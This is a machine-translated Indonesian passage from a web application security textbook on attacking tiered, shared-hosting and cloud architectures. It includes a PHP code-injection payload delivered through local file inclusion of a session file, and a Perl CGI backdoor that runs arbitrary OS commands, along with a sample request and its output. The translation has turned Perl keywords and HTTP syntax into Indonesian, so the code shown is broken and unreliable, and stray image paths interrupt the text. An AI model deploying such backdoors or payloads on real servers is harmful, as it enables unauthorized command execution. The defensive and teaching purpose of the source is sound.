
kerentanan pengungkapan file dalam tingkat aplikasi web, yang dengan sendirinya mungkin tidak menunjukkan cacat kritis, dapat mengakibatkan akses tidak terbatas ke semua data aplikasi. Ini benar karena data MySQL disimpan dalam file yang dapat dibaca manusia yang sering kali diizinkan untuk dibaca oleh proses aplikasi web. Bahkan jika database mengimplementasikan kontrol akses yang ketat atas datanya, dan aplikasi menggunakan berbagai akun berbeda dengan hak istimewa rendah untuk terhubung ke database, perlindungan ini mungkin sepenuhnya dilemahkan jika penyerang dapat memperoleh akses langsung ke data yang disimpan di dalam database. tingkat.

Sebagai contoh
kulit sesuai pesanan
lembar (CSS)



Gambar 17-1:Aplikasi yang berisi fungsi untuk melihat file yang dipilih

Jika fungsi ini mengandung kerentanan traversal jalur (lihat Bab 10), penyerang dapat mengeksplorasi ini untuk mendapatkan akses langsung ke data arbitrer yang disimpan dalam database MySQL. Ini memungkinkan dia untuk melemahkan kontrol yang diterapkan dalam tingkat basis data. Gambar 17-2 menunjukkan serangan yang berhasil mengambil nama pengguna dan hash kata sandi dari tabel pengguna MySQL.



Gambar 17-2: Serangan yang memotong tingkat basis data untuk mengambil data sewenang-wenang

TIP Jika penyerang memiliki akses tulis file, dia dapat mencoba menulis ke konfigurasi aplikasi, atau menulis ke direktori virtual yang dihosting untuk mendapatkan eksekusi perintah. Lihat nslookup contoh di Bab 10.

Menggunakan Penyertaan File Lokal untuk Menjalankan Perintah

Sebagian besar bahasa berisi fungsi yang memungkinkan file lokal disertakan dalam skrip saat ini. Kemampuan penyerang untuk menentukan file apa pun pada sistem file tidak dapat disangkal merupakan masalah berisiko tinggi. File seperti itu bisa menjadi /etc/passwd file atau file konfigurasi yang berisi kata sandi. Dalam kasus ini risiko pengungkapan informasi jelas, tetapi penyerang tidak dapat serta merta meningkatkan serangan untuk membahayakan sistem lebih lanjut (tidak seperti dengan penyertaan file jarak jauh, seperti yang dijelaskan dalam Bab 10). Namun, masih mungkin bagi penyerang untuk mengeksekusi perintah dengan memasukkan file yang isinya dia kontrol sebagian, sebagai akibat dari fitur aplikasi atau platform lain.

Pertimbangkan sebuah aplikasi yang mengambil input pengguna di dalam negara parameter di URL berikut:

http://eis/mdsecportal/prefs/preference_2?country=en-gb

Seorang pengguna dapat memodifikasi parameter untuk menyertakan file arbitrer. Salah satu serangan yang mungkin terjadi adalah meminta URL yang berisi perintah skrip sehingga ini ditulis ke file log server web dan kemudian menyertakan file log ini menggunakan perilaku penyertaan file lokal.

Metode menarik yang mengeksloitasi kekhasan arsitektur dalam PHP adalah bahwa variabel sesi PHP ditulis ke file dalam teks-jelas, dinamai menggunakan token sesi. Misalnya, file:

```
/var/lib/php5/sess_9ceed0645151b31a494f4e52abd0ed7
```

mungkin berisi konten berikut, yang mencakup nama panggilan yang dikonfigurasi pengguna:

```
login_in|i:1;id|s:2:"24";nama pengguna|s:11:"manicsprout";nama panggilan|s:22: "msp";hak istimewa|s:1:"1";
```

Penyerang mungkin dapat mengeksloitasi perilaku ini dengan menetapkan nama panggilannya terlebih dahulu ke <?php passthru(id);?>, seperti yang ditunjukkan pada Gambar 17-3. Dia kemudian dapat memasukkan file sesinya untuk menyebabkan pengenalan perintah yang akan dieksekusi menggunakan URL berikut, seperti yang ditunjukkan pada Gambar 17-4:

```
http://eis  
..././var/
```

The screenshot shows a web browser window with the URL <http://wahh-live/auth/Profile>. The page displays a user profile update form. The 'nickname' field contains the PHP code <?php passthru(id); ?>. The 'password' field contains the hashed value d41d8cd98f00b204e980. An 'Update' button is visible at the bottom of the form.

Gambar 17-3:Mengonfigurasi nama panggilan yang berisi kode skrip yang dapat dieksekusi server



Gambar 17-4:Menjalankan file sesi yang berisi nama panggilan berbahaya melalui fungsi penyertaan file lokal

LANGKAH HACK

1. Seperti yang dijelaskan di seluruh buku ini, untuk setiap kerentanan yang Anda identifikasi dalam aplikasi, pikirkan secara imajinatif tentang bagaimana hal ini dapat dieksloitasi untuk mencapai tujuan Anda. Peretasan sukses yang tak terhitung jumlahnya terhadap aplikasi web dimulai dari kerentanan yang secara intrinsik terbatas dampaknya. Dengan mengeksloitasi hubungan kepercayaan dan melemahkan kontrol yang diterapkan di tempat lain dalam aplikasi, dimungkinkan untuk memanfaatkan cacat yang tampaknya kecil untuk melakukan pelanggaran serius.
2. Jika Anda berhasil melakukan eksekusi perintah sewenang-wenang pada komponen aplikasi mana pun, dan Anda dapat memulai koneksi jaringan ke host lain, pertimbangkan cara untuk menyerang langsung elemen lain dari infrastruktur aplikasi pada lapisan jaringan dan sistem operasi untuk memperluas cakupan kompromi Anda.

Mengamankan Arsitektur Berjenjang

Jika diterapkan dengan hati-hati, arsitektur bertingkat dapat sangat meningkatkan keamanan aplikasi, karena melokalkan dampak serangan yang berhasil. Dalam konfigurasi LAMP dasar yang dijelaskan sebelumnya, di mana semua komponen berjalan di satu komputer, kompromi dari setiap tingkatan kemungkinan besar akan mengarah pada kompromi aplikasi yang lengkap. Dalam arsitektur yang lebih aman, kompromi satu tier dapat mengakibatkan kontrol parsial atas data dan pemrosesan aplikasi, tetapi dampaknya mungkin lebih terbatas dan mungkin terbatas pada tier yang terpengaruh.

Minimalkan Hubungan Kepercayaan

Sejauh mungkin, setiap tier harus mengimplementasikan kontrolnya sendiri untuk bertahan dari tindakan yang tidak sah dan tidak boleh mempercayai komponen aplikasi lain

mencegah pelanggaran keamanan yang dapat diblokir oleh tier itu sendiri. Berikut adalah beberapa contoh dari prinsip ini yang diterapkan pada tingkatan aplikasi yang berbeda:

- Tingkat server aplikasi dapat menerapkan kontrol akses berbasis peran atas sumber daya dan jalur URL tertentu. Misalnya, server aplikasi dapat memverifikasi bahwa setiap permintaan untuk /admin/jalur diterima dari pengguna administratif. Kontrol juga dapat diterapkan pada berbagai jenis sumber daya, seperti jenis skrip tertentu dan sumber daya statis. Ini mengurangi dampak dari beberapa jenis cacat kontrol akses dalam tingkat aplikasi web, karena permintaan pengguna yang tidak diizinkan untuk mengakses fungsi tertentu akan diblokir sebelum mencapai tingkat tersebut.
- Tingkat server basis data dapat menyediakan berbagai akun untuk digunakan oleh aplikasi untuk pengguna yang berbeda dan tindakan yang berbeda. Misalnya, tindakan atas nama pengguna yang tidak diautentikasi dapat dilakukan dengan akun dengan hak istimewa rendah yang memungkinkan akses hanya baca ke kumpulan data yang dibatasi. Kategori yang berbeda dari pengguna yang diautentikasi dapat diberikan akun database yang berbeda, memberikan akses baca-tulis ke subkumpulan data aplikasi yang berbeda, sejalan dengan peran pengguna. Hal ini mengurangi dampak dari banyak kerentanan injeksi SQL, karena serangan yang berhasil dapat mengakibatkan tidak ada akses lebih jauh dari yang dapat diperoleh pengguna secara sah dengan menggunakan aplikasi sebagaimana dimaksud.
- Semua komponen aplikasi dapat dijalankan menggunakan akun sistem operasi yang memiliki tingkat hak istimewa paling sedikit yang diperlukan untuk pengoperasian normal. Ini mengurangi dampak dari setiap injeksi perintah atau kelemahan akses file dalam komponen ini. Dalam arsitektur yang dirancang dengan baik dan sepenuhnya dikeraskan, kerentanan semacam ini dapat memberikan kesempatan yang tidak berguna bagi penyerang untuk mengakses data sensitif atau melakukan tindakan yang tidak sah.

Pisahkan Komponen yang Berbeda

Sejauh mungkin, setiap tingkatan harus dipisahkan dari interaksi dengan tingkatan lain dengan cara yang tidak diinginkan. Menerapkan tujuan ini secara efektif mungkin dalam beberapa kasus memerlukan komponen yang berbeda untuk dijalankan pada host fisik yang berbeda. Berikut adalah beberapa contoh penerapan prinsip ini:

- Tingkatan yang berbeda tidak boleh memiliki akses baca atau tulis ke file yang digunakan oleh tingkatan lain. Misalnya, tingkat aplikasi tidak boleh memiliki akses ke file fisik yang digunakan untuk menyimpan data database, dan hanya dapat mengakses data ini dengan cara yang dimaksudkan menggunakan kueri database dengan akun pengguna yang sesuai.
- Akses tingkat jaringan antara komponen infrastruktur yang berbeda harus disaring untuk mengizinkan hanya layanan yang dimaksudkan untuk berkomunikasi dengan tingkatan aplikasi yang berbeda. Misalnya, server hosting utama

logika aplikasi dapat diizinkan untuk berkomunikasi dengan server basis data hanya melalui port yang digunakan untuk mengeluarkan kueri SQL. Tindakan pencegahan ini tidak akan mencegah serangan yang benar-benar menggunakan layanan ini untuk menargetkan tingkat basis data. Tapi itu akan mencegah serangan tingkat infrastruktur terhadap server basis data, dan itu akan mengandung kompromi tingkat sistem operasi apa pun untuk mencapai jaringan organisasi yang lebih luas.

Terapkan Pertahanan secara Mendalam

Bergantung pada teknologi tepat yang digunakan, beragam perlindungan lain dapat diimplementasikan dalam berbagai komponen arsitektur untuk mendukung tujuan melokalkan dampak serangan yang berhasil. Berikut adalah beberapa contoh dari kontrol tersebut:

- Semua lapisan tumpukan teknologi pada setiap host harus diperkuat keamanannya, baik dalam hal konfigurasi maupun penambalan kerentanan. Jika sistem operasi server tidak aman, penyerang yang mengeksplorasi kelemahan injeksi perintah dengan akun dengan hak istimewa rendah mungkin dapat meningkatkan hak istimewa untuk membahayakan server sepenuhnya. Serangan kemudian dapat menyebar melalui jaringan jika host lain belum dikeraskan. Di sisi lain, jika server yang mendasari diamankan, serangan mungkin sepenuhnya terkandung dalam satu atau lebih tingkatan aplikasi.
- Data sensitif yang bertahan di setiap tingkat aplikasi harus dienkripsi untuk mencegah pengungkapan yang mudah jika tingkat tersebut disusupi. Kredensial pengguna dan informasi sensitif lainnya, seperti nomor kartu kredit, harus disimpan dalam bentuk terenkripsi di dalam database. Jika tersedia, mekanisme perlindungan bawaan harus digunakan untuk melindungi kredensial database yang disimpan di tingkat aplikasi web. Misalnya, di ASP.NET 2.0, string koneksi database terenkripsi dapat disimpan di fileweb.config file.

Hosting Berbagi Pakai dan Penyedia Layanan Aplikasi

Banyak organisasi menggunakan penyedia eksternal untuk membantu mengirimkan aplikasi web mereka ke publik. Pengaturan ini berkisar dari layanan hosting sederhana di mana organisasi diberi akses ke web dan/atau server basis data, hingga penyedia layanan aplikasi (ASP) lengkap yang secara aktif memelihara aplikasi atas nama organisasi. Pengaturan semacam ini ideal untuk usaha kecil yang tidak memiliki keterampilan atau sumber daya untuk menerapkan aplikasi mereka sendiri, tetapi juga digunakan oleh beberapa perusahaan terkenal untuk menerapkan aplikasi tertentu.

Sebagian besar penyedia layanan hosting web dan aplikasi memiliki banyak pelanggan dan biasanya mendukung banyak aplikasi pelanggan menggunakan aplikasi yang sama

infrastruktur, atau infrastruktur yang terhubung erat. Oleh karena itu, organisasi yang memilih untuk menggunakan salah satu layanan ini harus mempertimbangkan ancaman terkait berikut:

- Pelanggan berbahaya dari penyedia layanan dapat mencoba mengganggu aplikasi organisasi dan datanya.
- Pelanggan tanpa sadar dapat menyebarkan aplikasi yang rentan yang memungkinkan pengguna jahat untuk membahayakan infrastruktur bersama dan dengan demikian menyerang aplikasi organisasi dan datanya.

Situs web yang dihosting pada sistem bersama adalah target utama para script kiddies yang ingin merusak sebanyak mungkin situs web, karena mengorbankan satu host bersama sering kali memungkinkan mereka untuk menyerang ratusan situs web yang tampaknya otonom dalam waktu singkat.

Hosting Virtual

Dalam pengaturan hosting bersama yang sederhana, server web dapat dengan mudah dikonfigurasikan untuk mendukung beberapa situs web virtual dengan nama domain yang berbeda. Hal ini dicapai melalui `Tuan rumah header`, yang wajib ada di HTTP versi 1.1. Saat browser mengeluarkan permintaan HTTP, itu termasuk `aTuan rumah header` yang berisi nama domain yang terdapat dalam URL yang relevan dan mengirimkan permintaan ke alamat IP yang terkait dengan nama domain tersebut. Jika beberapa nama domain menyelesaikan ke alamat IP yang sama, server di alamat ini masih dapat menentukan situs web mana permintaan tersebut. Misalnya, Apache dapat dikonfigurasi untuk mendukung beberapa situs web menggunakan konfigurasi berikut, yang menetapkan direktori root web yang berbeda untuk setiap situs yang dihosting secara virtual:

```
<VirtualHost*>
    ServerName wahh-app1.com
    DocumentRoot /www/app1
</VirtualHost>


<VirtualHost*>
    ServerName wahh-app2.com
    DocumentRoot /www/app2
</VirtualHost>
```

Layanan Aplikasi Bersama

Banyak ASP menyediakan aplikasi siap pakai yang dapat diadaptasi dan disesuaikan untuk digunakan oleh pelanggan mereka. Model ini hemat biaya dalam industri di mana sejumlah besar bisnis perlu menggunakan aplikasi yang sangat fungsional dan kompleks yang pada dasarnya menyediakan fungsi yang sama untuk pengguna akhir mereka. Dengan menggunakan layanan ASP, bisnis dapat dengan cepat memperoleh aplikasi bermerek yang sesuai tanpa menimbulkan biaya persiapan dan pemeliharaan yang besar seperti yang seharusnya terjadi.

Pasar untuk aplikasi ASP sangat matang di industri jasa keuangan. Misalnya, negara tertentu mungkin memiliki ribuan pengecer kecil yang ingin menawarkan kartu pembayaran dan fasilitas kredit kepada pelanggan mereka. Pengecer ini mengalihdayakan fungsi ini ke lusinan penyedia kartu kredit yang berbeda, banyak di antaranya adalah perusahaan baru daripada bank yang sudah lama berdiri. Penyedia kartu kredit ini menawarkan layanan komoditas di mana biaya adalah pembeda utama. Oleh karena itu, banyak dari mereka menggunakan ASP untuk mengirimkan aplikasi web yang disediakan untuk pengguna akhir. Dalam setiap ASP, aplikasi yang sama disesuaikan untuk sejumlah besar pengecer yang berbeda.

Gambar 17-5 mengilustrasikan tipikal organisasi dan pembagian tanggung jawab dalam pengaturan semacam ini. Seperti yang Anda lihat dari banyak agen dan tugas yang terlibat, persiapan ini melibatkan jenis masalah keamanan yang sama dengan model hosting bersama dasar; Namun, masalah yang terlibat mungkin lebih kompleks. Selain itu, masalah tambahan khusus untuk pengaturan ini, seperti yang dijelaskan di bagian selanjutnya.



Gambar 17-5:Organisasi penyedia layanan aplikasi tipikal

Menyerang Lingkungan Bersama

Shared hosting dan lingkungan ASP memperkenalkan berbagai potensi kerentanan baru dimana penyerang dapat menargetkan satu atau lebih aplikasi dalam infrastruktur bersama.

Serangan Terhadap Mekanisme Akses

Karena berbagai organisasi eksternal memiliki kebutuhan yang sah untuk memperbarui dan menyesuaikan berbagai aplikasi dalam lingkungan bersama, penyedia

perlu menerapkan mekanisme dimana akses jarak jauh ini dapat dicapai. Dalam kasus paling sederhana dari situs web yang dihosting secara virtual, ini mungkin hanya melibatkan fasilitas pengunggahan seperti FTP atau SCP, di mana pelanggan dapat menulis file di dalam akar web mereka sendiri.

Jika pengaturan hosting mencakup penyediaan database, pelanggan mungkin perlu mendapatkan akses langsung untuk mengonfigurasi pengaturan database mereka sendiri dan mengambil data yang telah disimpan oleh aplikasi. Dalam situasi ini, penyedia dapat mengimplementasikan antarmuka web ke fungsi administrasi database tertentu atau bahkan dapat mengeksplosi layanan database aktual di Internet, memungkinkan pelanggan untuk terhubung secara langsung dan menggunakan alat mereka sendiri.

Dalam lingkungan ASP yang lengkap, di mana tipe pelanggan yang berbeda perlu melakukan tingkat penyesuaian yang berbeda pada elemen aplikasi bersama, penyedia sering menerapkan aplikasi yang sangat fungsional yang dapat digunakan pelanggan untuk tugas ini. Ini sering diakses melalui jaringan pribadi virtual (VPN) atau koneksi pribadi khusus ke dalam infrastruktur ASP.

Mengingat berbagai mekanisme akses jarak jauh yang mungkin ada, sejumlah serangan berbeda mungkin terjadi terhadap lingkungan bersama:

- Mekanisme akses jarak jauh itu sendiri mungkin tidak aman. Misalnya, protokol FTP tidak terenkripsi, memungkinkan penyerang yang ditempatkan dengan tepat (misalnya, di dalam ISP milik pelanggan) untuk menangkap kredensial login. Mekanisme akses juga dapat berisi kerentanan perangkat lunak yang belum ditambal atau cacat konfigurasi yang memungkinkan penyerang anonim untuk mengkompromiskan mekanisme dan mengganggu aplikasi dan data pelanggan.
- Akses yang diberikan oleh mekanisme akses jarak jauh mungkin terlalu liberal atau dipisahkan dengan buruk di antara pelanggan. Misalnya, pelanggan dapat diberikan shell perintah saat mereka hanya memerlukan akses file. Alternatifnya, pelanggan mungkin tidak dibatasi pada direktori mereka sendiri dan mungkin dapat memperbarui konten pelanggan lain atau mengakses file sensitif di sistem operasi server.
- Pertimbangan yang sama berlaku untuk database seperti untuk akses sistem file. Basis data mungkin tidak dipisahkan dengan benar, dengan contoh yang berbeda untuk setiap pelanggan. Koneksi database langsung dapat menggunakan saluran tidak terenkripsi seperti ODBC standar.
- Saat aplikasi yang disesuaikan disebarluaskan untuk tujuan akses jarak jauh (misalnya, oleh ASP), aplikasi ini harus mengambil tanggung jawab untuk mengontrol akses pelanggan yang berbeda ke aplikasi bersama. Kerentanan apa pun dalam aplikasi administratif dapat memungkinkan pelanggan jahat atau bahkan pengguna anonim mengganggu aplikasi pelanggan lain. Mereka juga memungkinkan pelanggan dengan kemampuan terbatas untuk memperbarui skin aplikasi mereka untuk meningkatkan hak istimewa dan memodifikasi elemen fungsionalitas inti yang terlibat dalam aplikasi mereka ke

keuntungan. Di mana aplikasi administratif semacam ini digunakan, segala jenis kerentanan dalam aplikasi ini dapat menyediakan kendaraan untuk menyerang aplikasi bersama yang diakses oleh pengguna akhir.

Serangan Antar Aplikasi

Dalam lingkungan hosting bersama, pelanggan yang berbeda biasanya memiliki kebutuhan yang sah untuk mengunggah dan menjalankan skrip arbitrer di server. Ini segera menimbulkan masalah yang tidak ada dalam aplikasi yang dihosting tunggal.

Backdoor yang Disengaja

Dalam jenis serangan yang paling jelas, pelanggan jahat dapat mengunggah konten yang menyerang server itu sendiri atau aplikasi pelanggan lainnya. Misalnya, pertimbangkan skrip Perl berikut, yang mengimplementasikan fasilitas perintah jarak jauh di server:

```
#!/usr/bin/perl  
gunakan ketat;  
gunakan CGI qw(:escapeHTML standar);  
cetak tajuk, start_html("");  
  
if (param()){my $command = param("cmd");  
$perintah=`$perintah`;  
  
cetak "$perintah\n";}  
lain {print start_form(); textfield("perintah");} cetak end_html;
```

Mengakses skrip ini melalui Internet memungkinkan pelanggan untuk menjalankan perintah sistem operasi sewenang-wenang di server:

```
DAPATKAN /scripts/backdoor.pl?cmd=whoami HTTP/1.1  
Host: wahh-maliciousapp.com
```

```
HTTP/1.1 200 oke  
Tanggal: Minggu, 03 Juli 2011 19:16:38 GMT  
Server: Apache/2.0.59  
Koneksi: tutup  
Tipe-Konten: teks/html; charset=ISO-8859-1
```

```
<!DOCTYPE html  
PUBLIK "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/  
xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US"  
xml:lang="en-US"> <head>  
<title>Dokumen Tanpa Judul</title>  
<meta http-equiv="Content-Type" content="teks/html; charset=iso-8859-1" />
```

```
</kepala>
<tubuh>
apache
</tubuh>
</html>
```

Karena perintah pelanggan jahat dieksekusi sebagai pengguna Apache, kemungkinan ini akan memungkinkan akses ke skrip dan data milik pelanggan lain dari layanan hosting bersama.

Ancaman semacam ini juga ada dalam konteks aplikasi bersama yang dikelola ASP. Meskipun fungsionalitas aplikasi inti dimiliki dan diperbarui oleh ASP, pelanggan individu biasanya dapat memodifikasi fungsionalitas ini dengan cara tertentu. Pelanggan yang jahat dapat memasukkan pintu belakang halus ke dalam kode yang dia kontrol, memungkinkannya untuk mengkompromikan aplikasi bersama dan mendapatkan akses ke data pelanggan lain.

TIPS Skrip pintu belakang dapat dibuat di sebagian besar bahasa skrip web. Untuk lebih banyak contoh skrip dalam bahasa lain, lihat http://net-square.com/papers/one_way/one_way.html#4.0.

Serangan Antara Aplikasi Rentan

Bahkan jika semua pelanggan di lingkungan bersama tidak berbahaya, dan hanya mengunggah skrip sah yang divalidasi oleh pemilik lingkungan, serangan antar aplikasi, tentu saja, akan dimungkinkan jika kerentanan tanpa disadari ada dalam aplikasi masing-masing pelanggan. Dalam situasi ini, satu kerentanan dalam satu aplikasi dapat memungkinkan pengguna jahat untuk mengkompromikan aplikasi tersebut dan semua yang dihosting dalam lingkungan bersama. Banyak jenis kerentanan umum termasuk dalam kategori ini. Misalnya:

- Cacat injeksi SQL dalam satu aplikasi dapat memungkinkan penyerang melakukan kueri SQL arbitrer pada database bersama. Jika akses database tidak cukup dipisahkan antara pelanggan yang berbeda, penyerang mungkin dapat membaca dan memodifikasi data yang digunakan oleh semua aplikasi.
- Kerentanan traversal jalur dalam satu aplikasi dapat memungkinkan penyerang untuk membaca atau menulis file arbitrer di mana saja di sistem file server, termasuk milik aplikasi lain.
- Cacat injeksi perintah dalam satu aplikasi dapat memungkinkan penyerang untuk mengkompromikan server dan, oleh karena itu, aplikasi lain yang dihosting di dalamnya, dengan cara yang sama seperti yang dijelaskan untuk pelanggan jahat.

Serangan Antara Komponen Aplikasi ASP

Kemungkinan serangan yang dijelaskan sebelumnya semuanya mungkin muncul dalam konteks aplikasi ASP bersama. Karena pelanggan biasanya dapat melakukan sendiri

penyesuaian ke fungsionalitas aplikasi inti, kerentanan yang diperkenalkan oleh satu pelanggan dapat memungkinkan pengguna aplikasi yang disesuaikan untuk menyerang aplikasi bersama utama, sehingga membahayakan data semua pelanggan ASP.

Selain serangan ini, skenario ASP memperkenalkan kemungkinan lebih lanjut bagi pelanggan atau pengguna jahat untuk mengkompromikan aplikasi bersama yang lebih luas, karena bagaimana komponen yang berbeda dari aplikasi bersama harus saling beroperasi. Misalnya:

- Data yang dihasilkan oleh berbagai aplikasi sering disusun di lokasi yang sama dan dilihat oleh pengguna tingkat ASP dengan hak istimewa yang kuat dalam aplikasi bersama. Ini berarti bahwa serangan tipe XSS dalam aplikasi yang disesuaikan dapat mengakibatkan kompromi pada aplikasi bersama. Misalnya, jika penyerang dapat menginjeksi kode JavaScript ke dalam entri file log, catatan pembayaran, atau informasi kontak pribadi, ini memungkinkannya untuk membajak sesi pengguna tingkat ASP dan karenanya mendapatkan akses ke fungsi administratif yang sensitif.
- ASP sering menggunakan database bersama untuk menyimpan data milik semua pelanggan. Pemisahan akses data yang ketat mungkin atau mungkin tidak diberlakukan pada lapisan aplikasi dan basis data. Namun, dalam kedua kasus tersebut, beberapa komponen bersama biasanya ada, seperti prosedur penyimpanan basis data, yang bertanggung jawab untuk memproses data milik banyak pelanggan. Hubungan kepercayaan yang rusak atau kerentanan dalam komponen ini dapat memungkinkan pelanggan atau pengguna jahat untuk mendapatkan akses ke data di aplikasi lain. Misalnya, kerentanan injeksi SQL dalam prosedur tersimpan bersama yang berjalan dengan hak istimewa yang menentukan dapat mengakibatkan kompromi seluruh database bersama.

LANGKAH HACK

- 1. Periksa mekanisme akses yang disediakan untuk pelanggan lingkungan bersama untuk memperbarui dan mengelola konten dan fungsi mereka. Pertimbangkan pertanyaan-pertanyaan seperti berikut ini:**
 - Apakah fasilitas akses jarak jauh menggunakan protokol yang aman dan infrastruktur yang diperkeras dengan sesuai?
 - Bisakah pelanggan mengakses file, data, dan sumber daya lain yang tidak perlu mereka akses secara sah?
 - Bisakah pelanggan mendapatkan shell interaktif dalam lingkungan hosting dan melakukan perintah sewenang-wenang?
- 2. Jika aplikasi berpemilik digunakan untuk memungkinkan pelanggan mengonfigurasi dan menyesuaikan lingkungan bersama, pertimbangkan untuk menargetkan aplikasi ini sebagai cara untuk membahayakan lingkungan itu sendiri dan aplikasi individu yang berjalan di dalamnya.**

3. Jika Anda dapat mencapai eksekusi perintah, injeksi SQL, atau akses file arbitrer dalam satu aplikasi, selidiki dengan hati-hati apakah ini menyediakan cara untuk meningkatkan serangan Anda ke aplikasi lain.
4. Jika Anda menyerang aplikasi yang dihosting ASP yang terdiri dari komponen bersama dan terkustomisasi, identifikasi setiap komponen bersama seperti mekanisme logging, fungsi administratif, dan komponen kode database. Cobalah untuk memanfaatkan ini untuk mengkompromikan bagian bersama dari aplikasi dan dengan demikian menyerang aplikasi individual lainnya.
5. Jika database umum digunakan dalam lingkungan bersama apa pun, lakukan audit komprehensif terhadap konfigurasi database, level patch, struktur tabel, dan izin, mungkin menggunakan alat pemindaian database seperti NGSSquirrel. Cacat apa pun dalam model keamanan basis data dapat menyediakan cara untuk meningkatkan serangan dari dalam satu aplikasi ke aplikasi lainnya.

Menyerang Awan

Kata kunci "cloud" yang ada di mana-mana secara kasar mengacu pada peningkatan outsourcing aplikasi, server, database, dan perangkat keras ke penyedia layanan eksternal. Ini juga mengacu pada virtualisasi tingkat tinggi yang digunakan di lingkungan hosting bersama saat ini.

Layanan cloud secara luas menjelaskan layanan berbasis Internet sesuai permintaan yang menyediakan API, aplikasi, atau antarmuka web untuk interaksi konsumen. Penyedia komputasi awan biasanya menyimpan data pengguna atau memproses logika bisnis untuk menyediakan layanan. Dari perspektif pengguna akhir, aplikasi desktop tradisional bermigrasi ke yang setara berbasis cloud, dan bisnis dapat mengganti seluruh server dengan yang setara sesuai permintaan.

Masalah keamanan yang sering disebutkan saat pindah ke layanan cloud adalah hilangnya kendali. Berbeda dengan perangkat lunak server atau desktop tradisional, tidak ada cara bagi konsumen untuk secara proaktif menilai keamanan layanan cloud tertentu. Namun konsumen diharuskan untuk menyerahkan semua tanggung jawab atas layanan dan data kepada pihak ketiga. Untuk bisnis, lebih banyak kontrol diserahkan ke lingkungan di mana risikonya tidak sepenuhnya memenuhi syarat atau terukur. Kerentanan yang dipublikasikan dalam aplikasi web yang mendukung layanan cloud juga tidak tersebar luas, karena platform berbasis web tidak terbuka untuk pengawasan yang sama seperti produk yang dapat diunduh klien/server tradisional.

Kekhawatiran tentang kehilangan kendali ini serupa dengan kekhawatiran yang ada yang mungkin dimiliki bisnis tentang memilih penyedia hosting, atau yang mungkin dimiliki konsumen tentang memilih penyedia email web. Tetapi masalah ini saja tidak mencerminkan peningkatan taruhan yang dibawa oleh komputasi awan. Sementara mengorbankan satu aplikasi web konvensional dapat memengaruhi ribuan pengguna individu, mengkompromikan layanan cloud dapat memengaruhi ribuan pelanggan cloud, semuanya dengan

basis pelanggan mereka sendiri. Sedangkan kontrol akses yang cacat dapat memberikan akses tidak sah ke dokumen sensitif dalam aplikasi alur kerja, dalam aplikasi swalayan awan mungkin memberikan akses tidak sah ke server atau cluster server. Kerentanan yang sama di portal back-end administratif dapat memberikan akses ke seluruh infrastruktur perusahaan.

Keamanan Cloud dari Perspektif Aplikasi Web

Dengan definisi yang lancar, yang diimplementasikan secara berbeda oleh setiap penyedia cloud, tidak ada daftar kerentanan yang berlaku untuk semua arsitektur cloud. Namun demikian, dimungkinkan untuk mengidentifikasi beberapa area utama kerentanan yang unik untuk arsitektur komputasi awan.

CATAT: Mekanisme pertahanan yang umum dikutip untuk keamanan cloud adalah enkripsi data saat istirahat atau dalam perjalanan. Namun, enkripsi dapat memberikan perlindungan minimal dalam konteks ini. Seperti yang dijelaskan di bagian sebelumnya "Arsitektur Berjenjang", jika penyerang melewati pemeriksaan aplikasi untuk autentikasi atau otorisasi dan membuat permintaan data yang tampaknya sah, setiap fungsi dekripsi secara otomatis dipanggil oleh komponen yang lebih rendah di tumpukan.

Sistem kloning

